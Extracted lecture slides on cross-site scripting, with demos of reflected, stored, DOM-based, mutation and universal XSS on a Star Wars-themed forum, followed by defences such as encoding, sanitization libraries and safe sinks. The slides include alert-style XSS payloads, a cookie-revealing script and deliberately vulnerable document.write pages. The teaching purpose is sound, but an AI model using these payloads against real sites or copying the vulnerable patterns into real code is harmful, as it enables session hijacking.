
Solution

OWASP Top 10

(Primary)
Violated Principle

darksideme
Attacker

Reflected XSS



Stored XSS



- persistent
- exploit-code is stored in the application
 - e.g. guestbook, forum, social media, etc.
- victim receives exploit-code by viewing content

Stored XSS



Screenshot of a forum application titled "Jedi Forum 3000". The URL in the address bar is lightside.me/forum/foview.php?uname=lord+vader. The page displays a message: "Welcome luke". On the left, there's a sidebar with user messages. A modal dialog box is open, showing the PHPSESSID cookie value: "PHPSESSID=5c03mgadld6k131maq3l420fi1". The modal has an "OK" button.

Logout

Nachricht Nr:0
User: Yoda
May the force be with us.

Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.

Nachricht Nr:2
User: lord vader
Don't mind me, I'm just hanging around...

Übertragen der Daten von lightside.me...

Screenshot of a forum application titled "Jedi Forum 3000". The URL in the address bar is lightside.me/forum/foview.php?uname=lord+vader. The page displays a message: "Welcome lord vader". On the right, there's a sidebar with user messages. A message box shows the injected payload: "Your message:
Don't mind me, I'm just hanging around...
<script>alert(document.cookie)</script>". Below it is a "Post" button.

Logout

Nachricht Nr:0
User: Yoda
May the force be with us.

Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.


Your message:
Don't mind me, I'm just hanging around...
<script>alert(document.cookie)</script>

Post

both types require a flaw in
the server-side code


can you think of a scenario that
happens on the client side only?

```
< domoverview.html > ...
1   <html>
2     <head><title>Jedi Forum 3000</title></head>
3     <body>
4       <script>
5         var uname = (new URLSearchParams(window.location.search)).get('uname');
6       </script>
7
8       <h1>Welcome <script>document.write(uname)</script></h1>
9
10      </body>
11    </html>
```



payload still needs to travel to the server and back...

```
< domoverview.html > ...
1  <html>
2      <head><title>Jedi Forum 3000</title></head>
3  <body>
4      <script>
5          //var uname = (new URLSearchParams(window.location.search)).get('uname');
6          var uname = (new URLSearchParams(window.location.hash.substr(1))).get('uname');
7      </script>
8
9      <h1>Welcome <script>document.write(uname)</script></h1>
10
11     </body>
12 </html>
```




now it's on the client-side only

DOM-based XSS

- Payload is embedded by the client-side script
- No flaw on the server-side necessary
 - only on the client-side
- „Purest“ form: injection via fragment
 - `http://<domain>#<exploit>`
 - `<exploit>` never reaches server
- Also called „Client XSS“

Combination Stored + Client XSS

```
< domstored.html > ...
1  <html>
2    <head><title>Jedi Forum 3000</title></head>
3    <body>
4      <script>
5        var req = new XMLHttpRequest()
6        req.open("GET", "http://lightside.me/forum/messages.json", false);
7        req.send();
8        var messages = JSON.parse(req.responseText).messages;
9
10       messages.forEach((message) => {
11         document.write("User: " + message.u + "<br>")
12         document.write("Message: " + message.m + "<br><br>")
13       });
14
15     </script>
16   </body>
17 </html>
```



XSS Variations

Serverside Flaw

Clientside Flaw

Reflected
("Non-Persistent")

Stored
("Persistent")

XSS Variations

Serverside Flaw

Clientside Flaw

Reflected
("Non-Persistent")

Attacker slips victim malicious link
Payload is sent to the server
Server embeds payload in response
Browser interprets response

Classic Reflected XSS
(Reflected Server XSS)

Stored
("Persistent")

XSS Variations

Serverside Flaw

Reflected
("Non-Persistent")

Attacker slips victim malicious link
Payload is sent to the server
Server embeds payload in response
Browser interprets response

Classic Reflected XSS
(Reflected Server XSS)

Stored
("Persistent")

Clientside Flaw

Attacker slips victim malicious link
(In some cases payload is sent to the server and reflected back)
Client application embeds payload
Browser interprets payload

Classic DOM-based XSS
(Reflected Client XSS)

XSS Variations

Serverside Flaw

Reflected
("Non-Persistent")

Attacker slips victim malicious link
Payload is sent to the server
Server embeds payload in response
Browser interprets response

Classic Reflected XSS
(Reflected Server XSS)

Stored
("Persistent")

Attacker inserts malicious payload
User browses content
Server embeds payload in response
Browser interprets response

Classic Stored XSS
(Stored Server XSS)

Clientside Flaw

Attacker slips victim malicious link
(In some cases payload is sent to the server and reflected back)
Client application embeds payload
Browser interprets payload

Classic DOM-based XSS
(Reflected Client XSS)

XSS Variations

Reflected
("Non-Persistent")

Stored
("Persistent")

Serverside Flaw

Attacker slips victim malicious link
Payload is sent to the server
Server embeds payload in response
Browser interprets response

Classic Reflected XSS
(Reflected Server XSS)

Attacker inserts malicious payload
User browses content
Server embeds payload in response
Browser interprets response

Classic Stored XSS
(Stored Server XSS)

Clientside Flaw


Attacker slips victim malicious link
(In some cases payload is sent to the server and reflected back)
Client application embeds payload
Browser interprets payload

Classic DOM-based XSS
(Reflected Client XSS)

Attacker inserts malicious payload
User browses content
Client application embeds payload
Browser interprets payload

Stored DOM-based XSS
(Stored Client XSS)

Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user's browser			
How	By injecting the code via the application			
	Different types	Variations	Serverside Flaw	Clientside Flaw
		Non-Persistent	Reflected Server XSS	Reflected Client XSS
		Persistent	Stored Server XSS	Stored Client XSS
Solution				
OWASP Top 10				
(Primary) Violated Principle				


and for the XSS nerds among you

there are two more special types

mXSS (mutation-based)

- `.innerHTML` – sets HTML in an element
- browsers modify (“fix”) it to prevent malformed code
 - in special cases, this modification changes benign string to effective payload
 - different browsers = different ways of modification
 - different anti-xss libraries = different ways of modification

mXSS (mutation-based) - 2019



```
> template.content.children[0]
<- ▼<noscript>
    <p title="</noscript><img src=x onerror=alert(1)>"></p>
  </noscript>
```

<https://www.youtube.com/watch?v=IG7U3fuNw3A>

```
<.. ▼<div>
    <noscript><p title="</noscript>
    
    "">
    <p></p>
  </div>
```

<https://cure53.de/fp170.pdf>


<https://hackinparis.com/data/slides/2013/slidesmarioheiderich.pdf>

uXSS (universal XSS)

- exploit vulnerabilities of browser or browser extension
 - attacker gains control over all sessions in the browser
 - doesn't depend on a vulnerable web application
- previous publicly known cases (exz.)
 - Adobe Acrobat extension for IE 6 and Mozilla
 - XSS Filter of IE 8
 - Flash Player
 - Chrome for Android

<https://www.acunetix.com/blog/articles/universal-cross-site-scripting-uxss/>
<https://research.google/pubs/pub48028/>

Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user's browser			
How	By injecting the code via the application			
	Different types	Variations	Serverside Flaw	Clientside Flaw
		Non-Persistent	Reflected Server XSS	Reflected Client XSS
		Persistent	Stored Server XSS	Stored Client XSS
Solution				
OWASP Top 10				
(Primary) Violated Principle				

Input Validation

- Yes, as strict as possible
 - most probably that's not enough – only 2nd line of defense
 - there are hundreds of possible variations and injection points
 - very hard to filter all of them

```
<script>alert('XSS')</script>
<svg onload=alert('XSS') />
<img src @error=this.alert('XSS')>
<a href="javascript:alert('XSS')">XSS</a>
```

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>
<https://owasp.org/www-community/xss-filter-evasion-cheatsheet>

Context-Sensitive Output Encoding

Encoding Type	Encoding Mechanism
HTML Entity Encoding	Convert & to &, Convert < to <, Convert > to >, Convert " to ", Convert ' to ', Convert / to /;
HTML Attribute Encoding	Except for alphanumeric characters, encode all characters with the HTML Entity &#xHH; format, including spaces. (HH = Hex Value)
URL Encoding	Standard percent encoding, see here . URL encoding should only be used to encode parameter values, not the entire URL or path fragments of a URL.
JavaScript Encoding	Except for alphanumeric characters, encode all characters with the \uXXXX unicode encoding format (X = Integer).
CSS Hex Encoding	CSS encoding supports \XX and \XXXXXX. Using a two character encode can cause problems if the next character continues the encode sequence. There are two solutions: (a) Add a space after the CSS encode (will be ignored by the CSS parser) (b) use the full amount of CSS encoding possible by zero padding the value.

```
4   <html>
5     <head><title>Jedi Forum 3000</title></head>
6     <body>
7       <h1>Welcome <?php echo(htmlentities($_GET['uname'])); ?></h1>
```

The screenshot shows a browser window with the URL `lightside.me/forum/foverview_fixed.php?uname=<i>luke</i><script>alert(1)</script>`. The page content displays the text "Welcome <i>luke</i><script>alert(1)</script>" in large, bold, black font. Below the page content, a code snippet highlights the injected script tag: `<h1>Welcome <i>luke</i><script>alert(1)</script></h1>`.


```
from html import escape

@app.route('/welcomeesc', methods=['GET'])
def esc_welcome():
    uname = request.args.get("name")
    return f"<h1>Welcome {escape(uname, True)}</h1>"
```

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Sanitization

```
1 <?php
2 session_start();
3 require_once 'htmlpurifier-4.15.0/library/HTMLPurifier.auto.php';
4 $config = HTMLPurifier_Config::createDefault();
5 $purifier = new HTMLPurifier($config);
6 ?>
7 <html>
8     <head><title>Jedi Forum 3000</title></head>
9     <body>
10        <h1>Welcome <?php echo($purifier->purify($_GET['uname'])); ?></h1>
```



```
<h1>Welcome <i>luke</i></h1>
```

```
import bleach
@app.route('/welcomesan', methods=['GET'])
def san_welcome():
    uname = request.args.get("name")
    return f"<h1>Welcome {bleach.clean(uname, strip=True)}</h1>"
```

Both also possible on client-side

- Sanitization with DOMPurify

```
let clean = DOMPurify.sanitize(dirty);
```

The screenshot shows a browser window with the following details:

- Code Snippet:** <h1 id="greeting1">Welcome <script>document.write(DOMPurify.sanitize(uname))</script></h1>
- Address Bar:** lightside.me/forum/domoverviewpure_sanitized.html#uname=<i>luke</i><script>alert(document.cookie)</script>
- Page Content:** Welcome *luke*
- Navigation:** Back, Forward, Stop, Refresh.
- Links:** OWASP Juice Shop, Login :: Damn Vulnera..., Light Side, Dark Side.

```
<h1 id="greeting1">Welcome <script>document.write(DOMPurify.sanitize(uname))</script><i>luke</i></h1>
```

Both also possible on client-side

- Strict encoding
 - Avoid unsafe sinks like
 - innerHTML, outerHTML, write and writeln
 - Use “Safe Sinks” instead

```
elem.textContent = dangerVariable;  
elem.insertAdjacentText(dangerVariable);  
elem.className = dangerVariable;  
elem.setAttribute(safeName, dangerVariable);  
formfield.value = dangerVariable;  
document.createTextNode(dangerVariable);  
document.createElement(dangerVariable);
```

The screenshot shows a browser window with the following details:

- Code in the DOM (highlighted in blue):**

```
<h1 id="greeting2">Welcome </h1>  
<script>document.getElementById("greeting2").insertAdjacentText('beforeend', uname)</script>
```
- Browser Headers:** Includes back, forward, refresh, and a shield icon.
- URL:** lightside.me/forum/domoverviewpure_safesink.html#uname=<i>luke</i><script>alert(document.cookie)</script>
- Page Title:** OWASP Juice Shop
- Page Content:** Displays the injected script: "Welcome <i>luke</i><script>alert(document.cookie)</script>"
- Code in the Network tab (highlighted in pink):**

```
<h1 id="greeting2">Welcome &lt;i&gt;luke&lt;/i&gt;&lt;script&gt;alert(document.cookie)&lt;/script&gt;</h1>
```

Use libraries, frameworks and templates (correctly)

.NET HtmlSanitizer

- <https://github.com/mganss/HtmlSanitizer>

OWASP Java HTML Sanitizer

- <https://owasp.org/www-project-java-html-sanitizer/>

Ruby on Rails SanitizeHelper

- <https://api.rubyonrails.org/classes/ActionView/Helpers/SanitizeHelper.html>

Python Bleach

- <https://pypi.org/project/bleach/>

PHP HTML Purifier

- <http://htmlpurifier.org/>

JavaScript / Node.js

- HTML sanitizer (Google Closure Library)
 - <https://github.com/google/closure-library/blob/master/closure/goog/html/sanitizer/htmlsanitizer.js>
- DOMPurify
 - <https://github.com/cure53/DOMPurify>

Use libraries, frameworks and templates (correctly)

Angular

```
<h3>Binding innerHTML</h3>
<p>Bound value:</p>
<p class="e2e-inner-html-interpolated">{{htmlSnippet}}</p>
<p>Result of binding to innerHTML:</p>
<p class="e2e-inner-html-bound" [innerHTML]="htmlSnippet"></p>
```

<https://angular.io/guide/security>

encoded

interprets HTML but not JavaScript
(sanitized)

Be careful with exceptions like `sanitizer.bypassSecurityTrustHTML()` and similar

Avoid escape hatches

- `.nativeElement.innerHTML = ...`
- `.renderer2.setProperty(this.div, "innerHTML", this.inputValue);`

Use libraries, frameworks and templates (correctly)

React

- default output encoded
- not for URLs
 - manual escaping/sanitizing necessary
- no automatic sanitizer
 - use `dangerouslySetInnerHTML` in combination with `DOMPurify`
 - try to centralize the code!

```
function App() {
  const userInput = "Hi, <img src='' onerror='alert(0)' />";

  return (
    <div>
      {userInput}
    </div>
